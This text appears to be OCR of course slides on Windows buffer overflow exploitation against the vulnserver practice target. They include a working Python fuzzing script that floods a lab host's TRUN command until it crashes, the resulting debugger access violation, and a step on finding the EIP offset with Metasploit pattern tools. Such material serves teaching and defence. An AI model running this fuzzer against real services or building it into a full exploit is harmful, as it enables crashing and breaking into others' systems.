

fuzz.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
fuzz.py

```python
#!/usr/bin/python2
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.1.11', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```



```
┌─[✗]─[root@parrot]─[~]
└──╼ #cd /home/attacker/Desktop/Scripts
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x fuzz.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./fuzz.py
^CFuzzing crashed vulnerable server at 11800 bytes
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Windows Buffer Overflow Exploitation (Cont'd)



Immunity Debugger - vulnserver.exe - [CPU - thread 00000844, module vulnserv]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Registers (FPU)
Paused

```
[06:05:18] Access violation when reading [00A5FAE5] - use Shift+F7/F8/F9 to pass exception to program
```


Windows Buffer Overflow Exploitation (Cont'd)

Identify the Offset

- Attackers use the Metasploit framework **pattern_create** and **pattern_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten

